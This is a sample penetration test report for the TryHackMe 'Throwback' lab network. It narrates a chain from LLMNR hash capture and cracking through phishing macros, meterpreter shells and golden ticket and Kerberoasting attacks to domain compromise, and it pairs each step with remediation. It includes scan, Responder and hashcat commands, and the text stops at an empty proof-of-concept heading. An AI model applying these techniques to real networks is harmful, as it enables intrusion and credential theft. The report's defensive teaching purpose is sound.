

# Fake Company Security Assessment Findings Report

## *Throwback*

<https://tryhackme.com/room/throwback>



Business Confidential

Date: Nov 27<sup>th</sup>, 2021  
Version 1.

## Contents

Confidentiality Statement .....	1
Disclaimer .....	1
Contact Information.....	1
Assessment Overview .....	1
Assessment Components .....	2
Finding Severity Ratings .....	2
Scope .....	3
Scope Exclusions .....	3
Executive Summary.....	3
Attack Summary.....	3
Tools Used .....	3
Security Strengths.....	10
Anti-Virus .....	10
Security on THROWBACK-TIME .....	10
Network Segregation .....	10
Remote Desktop Lockout Policy .....	10
Security Weaknesses.....	11
Default Credentials .....	11
Services running as root .....	11
Phishing Awareness .....	11
Weak Credentials .....	11
Password Reuse .....	11
Cleartext credentials .....	11
Malicious email attachments .....	11
Office Macro Autoruns .....	12
Unrestricted guest email access .....	12
Minimal Anti Virus .....	12
Internal Software and credentials on Github.....	12
Common Passwords .....	12
Insecure password storage.....	12
Stored Credentials.....	12

External Penetration Test Findings.....	13
<i>Port scan of public facing IP addresses.</i> .....	13
Port Scan of public systems.....	13
<i>Throwback-PROD 10.200.157.219</i> .....	14
Capture of NTLMv2 HASH .....	14
Cracking the NTLMv2 Hash .....	14
Remote Desktop Login .....	15
Stored Credentials.....	16
Privilege elevation and hash dump.....	18
<i>Throwback-FW01 10.200.157.138</i> .....	19
Default Credentials .....	19
Remote Code Execution .....	20
<i>Throwback-MAIL 10.200.157.232</i> .....	22
Guest Credentials.....	22
Spearphishing Attachment.....	23
<i>Throwback-WS01 10.200.157.176</i> .....	24
Administrator access.....	24
<i>Throwback-TIME 10.200.157.176</i> .....	25
Portscan.....	25
Webpage.....	25
SQL Credentials.....	26
SQL login via reverse connection.....	27
Escalation to administrator .....	28
<i>Throwback-DC01 10.200.157.117</i> .....	30
VPN Setup .....	30
Password Spray.....	31
NTDS.dit.....	32
Hash cracking & RDP login.....	33
Golden Ticket Attack .....	34
<i>CORP-DC01 10.200.157.118</i> .....	36
VPN Setup .....	36
Internal HTTP .....	37
<i>CORP-ADT01 10.200.157.243</i> .....	39

Golden Ticket Attack 2 .....	39
Breached Credentials .....	40
Web Mail .....	42
<i>TBSEC-DC01 10.200.157.79</i> .....	43
Kerberoast .....	43
Additional Findings .....	45
SQLService account .....	45
Public cleartext credentials .....	46
Cleartext credentials in virtual Directory .....	48

# Confidentiality Statement

This document is the exclusive property of Fake Company. This document contains proprietary and confidential information.

Fake Company may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Fake Company prioritized the assessment to identify the weakest security controls an attacker would exploit. Fake Company recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


Name	Title	Contact Information
Fake Company		
Alex Sweps	VP, Information Security (CISO)	Office: (555) 555-5555 Email: <a href="mailto:alex.sweeps@fake.com">alex.sweeps@fake.com</a>

## Assessment Overview

From Nov 18<sup>th</sup>, 2021 to May 24<sup>th</sup>, 2021, Throwback Company engaged Fake Company to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A Fake Company engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
<b>Critical</b>	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
<b>High</b>	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
<b>Moderate</b>	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
<b>Low</b>	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
<b>Informational</b>	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Scope

Assessment	Details
External Penetration Test	10.200.157.0/24


### Scope Exclusions

NIL

## Executive Summary

Fake Company evaluated Throwback's external security posture through an external network penetration test from Nov 18<sup>th</sup>, 2021 to Nov 24<sup>th</sup>, 2021. By leveraging a series of attacks, Fake Company found critical level vulnerabilities that allowed full internal network access to the Throwback.local and attached domains including compromise of the primary and secondary domain controllers. It is highly recommended that Throwback address these vulnerabilities as soon as possible as any attacker that gains initial access into the internal network could compromise the entire network at any time.

### Attack Summary



## Tools Used

Tool	Version	Website
Responder	3.0.7.0	<a href="https://github.com/SpiderLabs/Responder">https://github.com/SpiderLabs/Responder</a>

Hashcat	6.1.1	<a href="https://hashcat.net/hashcat/">https://hashcat.net/hashcat/</a>
Metasploit	6.1.14-dev	<a href="https://www.metasploit.com/">https://www.metasploit.com/</a>
Mimikatz	2.2.0	<a href="https://github.com/ParrotSec/mimikatz">https://github.com/ParrotSec/mimikatz</a>
Crackmapexec	5.1.7dev	<a href="https://github.com/byt3bl33d3r/CrackMapExec">https://github.com/byt3bl33d3r/CrackMapExec</a>
Secretsdump.py	Impacket v0.9.24	<a href="https://github.com/SecureAuthCorp/impacket/">https://github.com/SecureAuthCorp/impacket/</a>
Leetlinked		<a href="https://github.com/Sq00ky/LeetLinked">https://github.com/Sq00ky/LeetLinked</a>
Plink	0.76	<a href="https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html">https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html</a>
GetUserSPNs.py	Impacket v0.9.24	<a href="https://github.com/SecureAuthCorp/impacket/">https://github.com/SecureAuthCorp/impacket/</a>
Powershell-Empire	4.2.0	<a href="https://github.com/BC-SECURITY/Empire">https://github.com/BC-SECURITY/Empire</a>

The following table describes how Fake Company gained internal network access, step by step:

Step	Action	Recommendation
1	Scanning the 10.200.157.0/24 subnet revealed three public facing machines:  <b>10.200.157.219 Throwback-PROD</b> <b>10.200.157.138 Throwback-FW01</b> <b>10.200.157.232 Throwback-MAIL</b>	<a href="#">Ensure that unnecessary ports and services are closed to prevent risk of discovery and potential exploitation.</a>  <a href="#">Use network intrusion detection/prevention systems to detect and prevent remote service scans.</a>  <a href="#">Ensure proper network segmentation is followed to protect critical servers and devices.</a>
2	While performing further network recon, we were able to capture a domain users NTLMv2 hash while listening for LLMNR requests in the background.	<a href="#">Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment.</a>  <a href="#">Enabling SMB Signing can stop NTLMv2 relay attacks.</a>



3	The hash was successfully cracked using the common wordlist “rockyou.txt” providing us with a clear text login to the throwback.local domain via Remote Desktop to <b>Throwback-Prod 10.200.157.219</b>	<a href="#">Refer to NIST guidelines when creating password policies.</a>
4	Once logged into PROD we found stored administrator credentials which were leveraged to elevate privileges to a local administrator account.	<a href="#">Preemptively search for files containing passwords and take actions to reduce the exposure risk when found.</a>  <a href="#">Establish an organizational policy that prohibits password storage in files</a>  <a href="#">Restrict file shares to specific directories with access only to necessary users.</a>  <a href="#">Ensure that developers and system administrators are aware of the risk associated with having plaintext passwords in software configuration files that may be left on endpoint systems or servers.</a>
5	With our administrator privileges we added a new local admin user “sweeps” which enabled persistence on the machine should the stored credentials be removed in the future.	<a href="#">Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account. [1] [56] These audits should also include if default accounts have been enabled, or if new local accounts are created that have not be authorized. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.</a>
6	A meterpreter shell was then sent back to our attacking machine enabling further escalation to System user using the “Get System” function within Metasploit.	<a href="#">Use signatures or heuristics to detect malicious software. Ie: Anti-virus. Keep anti virus up to date.</a>  <a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering. Configure software on endpoints to filter network traffic.</a>
7	System user enabled us to dump the local SAM hashes. A domain user and Administrators clear text credentials were also retrieved from running memory.	<a href="#">Use signatures or heuristics to detect malicious software. Ie: Anti-virus. Keep anti virus up to date.</a>  <a href="#">Refer to NIST guidelines when creating password policies.</a>
8	Checking the arp table revealed some internal IP addresses which were added to our list of targets for future enumeration.  <b>10.200.157.117 Throwback-DC01</b> <b>10.200.157.176 Throwback-TIME</b>	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

9	<p>We then shifted focus to enumeration of the public facing mail server before attempting to penetrate the internal network further.</p> <p><b>Throwback-Mail 10.200.157.232</b></p>	
10	<p>Utilizing the mail servers guest login credentials which were on the home page we located a high priority email sent to a number of Throwback employees.</p>	<p><a href="#">Refer to NIST guidelines when creating password policies.</a></p> <p>Limit guest accounts to read only and implement rules and filters for sending emails to the publicly available guest account.</p>
11	<p>Utilizing the “reply-all” feature we replied to the urgent email containing a large number of employees and attached a file that contained malicious code.</p>	<p>Limit guest accounts to read only and implement rules and filters on sending emails to the publicly available guest account.</p>
12	<p>A few minutes later, an employee opened the attachment which enabled remote administrator access to internal machine <b>Throwback-WS01 10.200.157.222</b>. We then added a new local user “sweeps” to the admin and remote desktop groups to enable persistence.</p>	<p><a href="#">Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments.</a></p> <p><a href="#">Users can be trained to identify social engineering techniques and spearphishing emails.</a></p>
13	<p>Using WS01 to scan hosts in the internal network we enumerated open ports on TIME and DC01</p> <p><b>TIME</b> 80,443,3389,445,139,135,3306,22</p> <p><b>DC01</b> 80,3389,445,139,53,135,22,88</p>	<p><a href="#">Ensure that unnecessary ports and services are closed to prevent risk of discovery and potential exploitation.</a></p> <p><a href="#">Use network intrusion detection/prevention systems to detect and prevent remote service scans.</a></p>
14	<p>Using the credentials obtained in step 3 we were able to gain SSH access to <b>Throwback-TIME 10.200.157.176</b> from <b>WS01</b></p>	<p><a href="#">Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account. [1] [56] These audits should also include if default accounts have been enabled, or if new local accounts are created that have not be authorized. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.</a></p>

15	Enumerating the webserver on TIME located the sql database credentials which we accessed using a reverse tunnel from WS01 to our attack machine allowing remote login of the sql database on TIME.	<a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering.</a> <a href="#">Configure software on endpoints to filter network traffic.</a>
16	This database provided us with a list of domain users as well as the credentials for the webserver running on TIME.	Do not store sensitive credentials in the same database as the web serve.  <a href="#">Segregate databases and use encryption on all tables in all databases.</a>
17	Port forwarding our connection to the webserver on TIME allowed us to login and upload a malicious Excel document which was opened by an administrator giving us remote administrator access on <b>Throwback-TIME 10.200.157.176</b> . We then added a new local user "sweps" to the admin and remote desktop groups to enable persistence.	<a href="#">Users can be trained to identify social engineering techniques and spearphishing emails.</a>  <a href="#">On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Office applications from creating child processes and from writing potentially malicious executable content to disk</a>  <a href="https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction?view=o365-worldwide">https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction?view=o365-worldwide</a>  <a href="#">Disable Office add-ins. If they are required, follow best practices for securing them by requiring them to be signed and disabling user notification for allowing add-ins. For some add-ins types (WLL, VBA) additional mitigation is likely required as disabling add-ins in the Office Trust Center does not disable WLL nor does it prevent VBA code from executing</a>
18	Enumeration of the public facing firewall Throwback-FW01 led to login using default credentials	<a href="#">Review vendor documents and security alerts for potentially unknown or overlooked default credentials within existing devices</a>
19	Using a remote code execution feature included with the pfsense firewall software we gained a remote shell on the machine which was running as root user.	Feature built in. Limit or disable administrator access to the device and restrict access features based on security level.
20	Login to DC01 was achieved via SSH using the domain users credentials acquired in step 7	<a href="#">Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account. [1] [56] These audits should also include if default accounts have been enabled, or if new local accounts are created that have not be authorized. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.</a>

21	A meterpreter shell as then sent to our attacking machine from DC01 and a remote VPN connection was setup allowing internal network access from our attack box. This allowed us to use our attack tools directly off our attack machine with no further port forwarding required.	<a href="#">Use signatures or heuristics to detect malicious software. ie: Anti-virus. Keep anti virus up to date.</a>  <a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering.</a> <a href="#">Configure software on endpoints to filter network traffic.</a>
22	Password spraying DC01 with our domain user list acquired from the sql database in step 16 found the credentials of a local user which we were able to login via SSH with.	<a href="#">Refer to NIST guidelines when creating password policies.</a>
23	Enumeration of DC01 with this account found a note in the Documents folder containing a credential for the backup account being used for server replication	<a href="#">Ensure that developers and system administrators are aware of the risk associated with having plaintext passwords in software configuration files that may be left on endpoint systems or servers.</a>  Restrict users and accounts to the least privileges they require.
24	This enabled us to extract the NTDS.dit file from DC01	Do not make service accounts user accounts. Service account login should be disabled and only configurable by administrator accounts using access of least privilege.
25	Attempting to crack the hashes from the NTDS.dit file revealed an administrators clear text password allowing remote desktop login to DC01. This user was also a member of the Enterprise Admins group.	<a href="#">Refer to NIST guidelines when creating password policies.</a>
26	Utilizing this users credentials we scanned the attached network segment and found another domain controller attached. <b>CORP-DC01 10.200.157.118.</b>  Domain: <b>Corporate.local</b>	<a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering.</a> <a href="#">Configure software on endpoints to filter network traffic.</a>
27	Access to <b>CORP-DC01</b> was gained via a Golden ticket attack. This enabled remote commands to be run with administrator privileges on CORP-DC01. We then added a new local user "sweeps" to the admin and remote desktop groups to enable persistence	<a href="#">Golden Tickets</a>  <a href="#">For containing the impact of a previously generated golden ticket, reset the built-in KRBGT account password twice, which will invalidate any existing golden tickets that have been created with the KRBGT hash and other Kerberos tickets derived from it. For each domain, change the KRBGT account password once, force replication, and then change the password a second time. Consider rotating the KRBGT account password every 180 days</a>

		<a href="#">Limit domain admin account permissions to domain controllers and limited servers. Delegate other admin functions to separate accounts.</a>
28	We then logged into CORP-DC01 using remote desktop and setup a VPN connection back to our attacking machine to further leverage the corporate.local domain	<a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering. Configure software on endpoints to filter network traffic.</a>
29	<p>Enumeration of this domain revealed four machines:</p> <p><b>CORP-ADT01 10.200.157.243</b>  <b>CORP-MAIL 10.200.157.232</b>  <b>TBSEC-DC01 10.200.157.79</b>  <b>SEC-BREACH 10.200.157.232</b></p> <p>We also located a note advising of the local domain names to map IP addresses to in the hosts file which revealed internal mail and breach compilation websites.</p> <p><b>Mail.corperate.local – 10.200.157.232</b>  <b>Breachgtfo.local – 10.200.157.232</b></p>	<p><a href="#">Use network appliances to filter ingress or egress traffic and perform protocol-based filtering. Configure software on endpoints to filter network traffic.</a></p> <p><a href="#">File and Directory Discovery</a></p> <p>Limit details of network configuration information to secure emails or secure storage such as encrypted storage containers.</p>
30	<p>Another Golden ticket attack was performed from <b>CORP-DC01</b> using the corporate domain which allowed remote access with administrator privileges to <b>CORP-ADT01 10.200.157.243</b></p>	<p><a href="#">Golden Tickets</a></p> <p><a href="#">For containing the impact of a previously generated golden ticket, reset the built-in KRBTGT account password twice, which will invalidate any existing golden tickets that have been created with the KRBTGT hash and other Kerberos tickets derived from it. For each domain, change the KRBTGT account password once, force replication, and then change the password a second time. Consider rotating the KRBTGT account password every 180 days</a></p> <p><a href="#">Limit domain admin account permissions to domain controllers and limited servers. Delegate other admin functions to separate accounts.</a></p>
31	Enumerating the local users on the machine found a note in a Documents folder advising staff on how to access the mail server while their primary mail servers are moved to a new service. The note also contained a new email structure for all staff to use.	<p>This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.</p> <p>Limit details of network configuration information to secure emails or secure storage such as encrypted storage containers.</p>

32	Utilizing the list of previous acquired usernames alongside a list of emails obtained using various OSINT techniques a list of emails catering to the new naming scheme was created. The names were then passed into the internal breachgtfo.local website revealing the credentials of an employee.	Monitor database breach websites: <a href="https://haveibeenpwned.com/">https://haveibeenpwned.com/</a> <a href="https://dehashed.com/">https://dehashed.com/</a> <a href="https://weleakinfo.to/">https://weleakinfo.to/</a>  Proactively reset accounts that are known to be part of breached credentials either immediately, or after detecting bruteforce attempts.
33	These credentials were used to login to the mail server enumerated in step 29 <b>mail.cororate.local</b> . This revealed another credential in an email advising an employee of their temporary guest account.	<a href="#">Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators</a>  <a href="#">Refer to NIST guidelines when creating password policies.</a>
34	These credentials were utilized in a Kerberoasting attack on TBSEC-DC01 providing us with the hash of a service account on <b>TBSEC-DC01</b> . This hash was successfully cracked giving us administrator access to the final Domain Controller and domain on the network <b>TBSEC-DC01 10.200.157.79</b>	<a href="#">Kerberoasting</a>  <a href="#">Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible.</a>  <a href="https://adsecurity.org/?p=2293">https://adsecurity.org/?p=2293</a>  <a href="#">Refer to NIST guidelines when creating password policies.</a>

## Security Strengths

### Anti-Virus

Anti virus was enabled on CORP-ADT01 slowing down our attack. Without gaining administrator privileges we would have had to switch approaches which would have slowed our attack substantially.

### Security on THROWBACK-TIME

We were unsuccessful in escalating our privileges on TIME despite several attempts over many hours. Well done. If our malicious xlsx document was not opened on that system by an administrator we would have not gained administrator access.

### Network Segregation

The throwback network is very well segregated. We had to port forward and setup multiple VPN connections throughout our penetration test in order to pivot deeper into the network. This would discourage amateur hackers that are limited to off the shelf tools, scanners and knowledge.

### Remote Desktop Lockout Policy



Incorrect login attempts on all Remote Desktop logins were detected and locked out. Well done. This both frustrated and slowed us down. This would discourage inexperienced hackers looking for easy wins.

## Security Weaknesses

### Default Credentials

Fake Company was able to login to a publicly facing firewall with full administrator privileges using default credentials. Not only were we able to login but being that the device is a firewall, we could actively monitor, capture, divert and re-route traffic into the internal network. Resting the default credentials to a strong password or disabling the default account entirely would have prevented this.

### Services running as root

Once the firewall service was compromised we did not have to perform further elevation of privileges on the underlying system as we were already the root user. Running the firewall as a separate service would have prevented this and allowed for more granular control of access and resources which would have drastically limited our attack surface.

### Phishing Awareness

Spear phishing attacks were successfully utilized to compromised machines during this engagement. Employee training on phishing and spear phishing attacks would have prevented this.

### Weak Credentials

Hashes were captured on multiple occasions and cracked successfully 80% of the time. Strong password policies would have prevented this.

### Password Reuse

User, Service and Administrator passwords were re-used on multiple devices and services. Limiting passwords to access of least privilege and utilizing different passwords for each service and user would have prevented this. Separate credentials for local machine access and domain access.

### Cleartext credentials

Clear text credentials were found on numerous occasions. Secure delivery of passwords to users via email and implementing a forced password change will prevent attackers the ability to reuse the credentials across the network. Additionally password protecting confidential notes and documents will add an extra layer of security.

### Malicious email attachments

Emails from the guest account did not provide any filtering of attachment types enabling us to attach and send malicious attachments. Filtering and scanning of attachments would have prevented this.

## Office Macro Autoruns

Office documents with auto-run macros enabled led to privilege escalation due to an administrator opening the document and thus running the malicious macro. Disabling office VBA macros from running within documents would have prevented this.

## Unrestricted guest email access

Unrestricted guest access to the mail system is open to the public. A simple mistyped "To" field could leak sensitive company information to the guest account allowing anyone in the world to view it. Attackers can also script and monitor the portal for accidental emails to the guest account. On top of this, attackers can use this as a springboard for spear phishing attacks and bypass email filtering as the emails are coming from within the throwback network.

## Minimal Anti Virus

Several attacks would have been mitigated or slowed down with proper Anti Virus solutions in place. We used several common tools that are easily picked up by most off the shelf Anti Virus software. Enabling Windows Defender would have prevented this.

## Internal Software and credentials on Github

Internal software being developed and updated on github is publicly exposed leading to code analysis, software leaks and internal network credentials being exposed to the public. Making the company github private would have prevented this. Employee training on development best practices would also prevent accidental leaks.

## Common Passwords

Password spraying high value target DC01 with common password list gained access. Strong password policy would have prevented this.

## Insecure password storage

The administrator password was found in the virtual hosts directory on PROD. Clearing virtual web server storage would have prevented this.

## Stored Credentials

We were able to escalate privileges by utilizing windows feature for storing credentials "Cmdkey /list". Restricting windows commands would have prevented this. Ideally administrative tasks should not be performed from production or public facing systems. Windows Server can be configured to sandbox administrative tasks to further prevent escalation if compromised while still providing the functionality of scripted administrative tasks.



# External Penetration Test Findings

## Port scan of public facing IP addresses.

### Port Scan of public systems

Description:	External Port scan of all public facing TCP Ports
Impact:	Moderate
System:	10.200.157.0/24
References:	<a href="https://attack.mitre.org/techniques/T1046/">https://attack.mitre.org/techniques/T1046/</a> Network Service Scanning  <b>Throwback-PROD</b> 10.200.157.210 Ports 22,80,135,139,445,3389,5357,5985,49668,49669,49673 found in an open state.  <b>Throwback-MAIL</b> 10.200.157.232 Ports 22,80,143,993,37954 found in an open state  <b>Throwback-FW01</b> 10.200.157.138 Ports 22,53,80,443 found in an open state

## Exploitation Proof of Concept

### Throwback-PROD

sudo nmap -sS -sV -p- -T4 -Pn -n -v 10.200.157.219

```
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for Windows 7.7 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

### Throwback-MAIL

sudo nmap -sS -sV -p- -T4 -Pn -n -v 10.200.157.232

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29
143/tcp   open  imap         Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap     Dovecot imapd (Ubuntu)
37954/tcp filtered unknown
Service Info: Host: mail.throwback.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Throwback-FW01

```
sudo nmap -sS -sV -p- -T4 -Pn -n -v 10.200.157.138
```

```
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
53/tcp    open  domain   (generic dns response: REFUSED)
80/tcp    open  http     nginx
443/tcp   open  ssl/http nginx
```

## Throwback-PROD 10.200.157.219

### Capture of NTLMv2 HASH

Description:	NTLMv2 Hash captured with responder.
Impact:	Critical
System:	10.200.157.219
References:	<a href="https://attack.mitre.org/techniques/T1557/001/">https://attack.mitre.org/techniques/T1557/001/</a> Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay  Responder 3.0.7.0 was setup to listen for any LLMNR requests containing NTLMv2 hashes. This occurs when a user mistypes a network share name on the network causing the computer to multicast to other computers asking if they know the address. This request includes the requesting user "petersj" NTLMv2 hash which responder is able to capture.  <i>sudo responder -I tun0 -rwv</i>

### Exploitation Proof of Concept

```
[SMB] NTLMv2-SSP Client : 10.200.157.219
[SMB] NTLMv2-SSP Username : THROWBACK\PetersJ
[SMB] NTLMv2-SSP Hash : PetersJ::THROWBACK:
```

### Cracking the NTLMv2 Hash

Description:	Cracking the NTLMv2 hash with Hashcat
Impact:	Critical
System:	10.200.157.219
References:	<a href="https://attack.mitre.org/techniques/T1110/002/">https://attack.mitre.org/techniques/T1110/002/</a> Brute Force: Password Cracking  Hash cracking tool <a href="#">hashcat</a> was used to crack the hash. The common wordlist "rockyou.txt" was used alongside the rule list "best64"  <i>hashcat -m 5600 &lt;hash&gt; rockyou.txt -r ../rules/best64.rule</i>

### Exploitation Proof of Concept

